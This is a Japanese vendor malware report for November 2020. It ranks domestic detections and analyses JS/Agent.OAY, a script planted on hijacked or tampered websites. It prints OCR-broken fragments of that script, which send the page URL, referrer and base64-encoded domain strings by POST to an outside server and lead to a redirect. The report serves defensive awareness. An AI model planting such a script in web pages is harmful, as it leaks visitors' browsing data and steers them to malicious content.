2020年
11月
NOVEMBER

MALWARE REPORT

マルウェアレポート

国内のマルウェア検出状況を解説

Canon キヤノンマーケティングジャパン株式会社

はじめに


「マルウェアレポート」は、キヤノンマーケティングジャパンが運営する

「サイバーセキュリティラボ」が「ESET セキュリティ ソフトウェア シリーズ」の

マルウェア検出データを基に国内のマルウェア検出状況を分析し、まとめたレポートです。

ショートレポート「2020 年 11 月マルウェア検出状況」

2020 年 11 月（11 月 1 日～11 月 30 日）に ESET 製品が国内で検出したマルウェアの検出数の推移は、以下のとおりです。



国内マルウェア検出数*1 の推移
（2020 年 6 月の全検出数を 100%として比較）

*1 検出数には PUA（Potentially Unwanted/Unsafe Application；必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション）を含めています。

2020 年 11 月の国内マルウェア検出数は、検出数が減少した 10 月と変わって増加しました。検出されたマルウェアの内訳は以下のとおりです。


国内マルウェア検出数*2 上位（2020 年 11 月）

順位	マルウェア	割合	種別
1	JS/Adware.Subprop	19.3%	アドウェア
2	HTML/ScrInject	16.1%	HTML に埋め込まれた不正スクリプト
3	JS/Adware.TerraClicks	4.0%	アドウェア
4	JS/Adware.PopAds	2.7%	アドウェア
5	JS/Agent.OAY	2.4%	不正な JavaScript の汎用検出名
6	JS/Adware.Agent	2.2%	アドウェア
7	VBA/TrojanDownloader.Agent	2.0%	ダウンローダー
8	HTML/Fraud	1.2%	詐欺サイトのリンクが埋め込まれた HTML
9	HTML/Phishing.Agent	1.2%	別のページに遷移させるスクリプト
10	MSIL/GenKryptik	0.8%	難読化された MSIL 形式ファイルの汎用名

*2 本表には PUA を含めていません。


11 月に国内で最も多く検出されたマルウェアは、JS/Adware.Subprop でした。JS/Adware.Subprop は不正な広告を表示するアドウェアの 1 つです。JS/Adware.Subprop は、偽の Adobe Flash Player のアップデートや有名ベンダーの Web バナーを悪用して、悪意のあるコンテンツや不要なソフトウェアを配布します。

検出数上位 10 種の内、8 種が Web ブラウザー上で実行される脅威です。検出数第 5 位の JS/Agent.OAY は、Web ページ内のリンクへアクセスする機能とリダイレクト機能を持つ JavaScript で書かれたスクリプトです。



JS.Agent.OAY の日別検出数の推移（国内、2020 年）

検出数の推移を見ると、11 月後半から検出数が増加しています。主な原因として、設置された Web ページやリンク元となる Web ページの増加などが考えられます。



JS/Agent.OAY の設置例

JS/Agent.OAY の感染経路の一例と主な動作について説明します。感染経路の 1 つ目は、放棄されたドメインを再取得しスクリプトを埋め込むケース（上図①）が考えられます。2 つ目は、既存の Web ページを改ざんしてスクリプトを埋め込むケース（上図②）が考えられます。放棄されたドメインを再取得することで、別の Web ページのリンクからのアクセスを悪用し、悪意のある Web ページへ誘導しようとしています。また、多くの人から悪意のある Web ページにアクセスしてもらうために検索エンジンで上位に表示されることも狙っていると考えられます。

```
101
102     dL();
103
104     function dL(){
105     var rqProt = 'http:';
106     var prot = parent.top.window.location.protocol ? parent.top.window.location.protocol : rqProt;
107     var host = prot +                                                              ;
108         var config = {
109             url: host + "/stats.php",
110             type: "POST",
111             data: {
112                 vbase: document.baseURI,
113                 vhref: location.href,
114                 vref: document.referrer, sh: 'dG9ycmVudGJhLmJpeg==',                k: "dG9ycmVudGJhLmJpeg==",
115                 ek: "dG9ycmVudGJhLmJpeg==",
116                 t: Math.floor(new Date().getTime() / 1000), su: 'L3Mvd3d3Lm1nZm1seGcuY24vMS8=',              tg: ""
117             },
118             success: onSuccessCallback
119         };
120
```

開いているウィンドウのプロトコルを確認し、protへ格納
プロトコルを取得できない場合は、rgProtにあるhttpを格納


リダイレクト先のURL

現在のWebページのURI,hrefとリンク元のreferrerを取得

時刻を取得

JS/Agent.OAY のリダイレクト先の URL が書かれたコードのサンプル

上図のサンプルが実行されると、URL の通信プロトコルを確認します。確認したプロトコルとスクリプト内に書かれた URL の一部と合わせて URL を完成させます。
他にも Web ページの URL やリンク元の情報を確認します。指定した URL 先に対して、確認した情報とスクリプト内に書き込まれた文字列を送信します。





```
if(window.XDomainRequest) {
    var xmlhttp = new window.XDomainRequest();
    xmlhttp.onload = function () {
        if(config.success){
            config.success(xmlhttp.responseText);
        }
    };
    xmlhttp.open("POST", config.url);
    xmlhttp.send(sendString);
}else{

    var xmlhttp = initXMLhttp();

    xmlhttp.onreadystatechange = function() {

        if (xmlhttp.readyState == 4 &&

            if (config.success) {
                config.success(xmlhttp.respons
            }

        } else {

        }
    }

    if (config.type == "GET") {
        xmlhttp.open("GET", config.url + "?" + sendString, config.method);
        xmlhttp.send();

    }
    if (config.type == "POST") {
        xmlhttp.open("POST", config.url, config.method);
        xmlhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        xmlhttp.send(sendString);
    }
```

```
function initXMLhttp() {

    var xmlhttp;
    if (window.XMLHttpRequest) {
        xmlhttp = new XMLHttpRequest();
    } else {

        xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
    }

    return xmlhttp;
}
```

JS/Agent.OAY の HTTP 通信を確立させるためのコードのサンプル

通信方法として、XDomainRequest と XMLHttpRequest をユーザーが使うブラウザーによって使い分けています。ユーザーが、Internet Explorer 8~11 を使っている場合は前者で通信を確立させます。それ以外のブラウザーの場合は、後者を使います。多くのユーザーを対象とするため、様々なブラウザーやバージョンで実行可能にしていると考えられます。



改ざんされた Web ページに置かれた悪意のあるスクリプトによる想定被害例

今回のような Web ページに置かれた悪意のあるスクリプトは、アクセスすると同時に実行されます。実行後は、攻撃者の用意した Web ページへリダイレクトします。リダイレクト先では、悪意のあるコンテンツ（マルウェアを含む）のダウンロードや Cookie などの情報を窃取される恐れがあります。

今回ご紹介したように、11 月は Web ブラウザー上で実行される脅威を多数検出しています。検出数第 1 位だった JS/Adware.Subprop は勿論のこと、検出数が増加している JS/Agent.OAY などの悪意のあるスクリプトにも注意が必要です。このようなスクリプトに気づくことは困難です。スクリプトが実行されると、悪意のあるコンテンツのダウンロードや Cookie などの情報を窃取される恐れがあります。このような脅威の被害に遭わないためにも、セキュリティ製品の正しい運用や使用する Web ブラウザーのバージョンや脆弱性に注意することが重要です。また、Web ページを運営する際は、ドメインの取得・廃棄などの管理に注意してください。

■常日頃からリスク軽減するための対策について
各記事でご案内しているようなリスク軽減の対策をご案内いたします。
下記の対策を実施してください。

1. ESET 製品の検出エンジン（ウイルス定義データベース）を最新にアップデートする

ESET 製品では、次々と発生する新たなマルウェアなどに対して逐次対応しております。
最新の脅威に対応できるよう、検出エンジン（ウイルス定義データベース）を最新にアップデートしてください。

2. OS のアップデートを行い、セキュリティパッチを適用する

マルウェアの多くは、OS に含まれる「脆弱性」を利用してコンピューターに感染します。
「Windows Update」などの OS のアップデートを行い、脆弱性を解消してください。

3. ソフトウェアのアップデートを行い、セキュリティパッチを適用する

マルウェアの多くが狙う「脆弱性」は、Java、Adobe Flash Player、Adobe Reader などのアプリケーションにも含まれています。
各種アプリのアップデートを行い、脆弱性を解消してください。

4. データのバックアップを行っておく

万が一マルウェアに感染した場合、コンピューターの初期化（リカバリー）などが必要になることがあります。
念のため、データのバックアップを行っておいてください。

5. 脅威が存在することを知る

「知らない人」よりも「知っている人」の方がマルウェアに感染するリスクは低いと考えられます。マルウェアという脅威に触れてしまう前に「疑う」ことができるからです。
弊社を始め、各企業・団体からセキュリティに関する情報が発信されています。このような情報に目を向け、「あらかじめ脅威を知っておく」ことも重要です。

引用・出典元

■マルウェア情報局「ドメイン名の放棄の危険性」
https://eset-info.canon-its.jp/malware_info/special/detail/181115.html

Canon

キヤノンマーケティングジャパン株式会社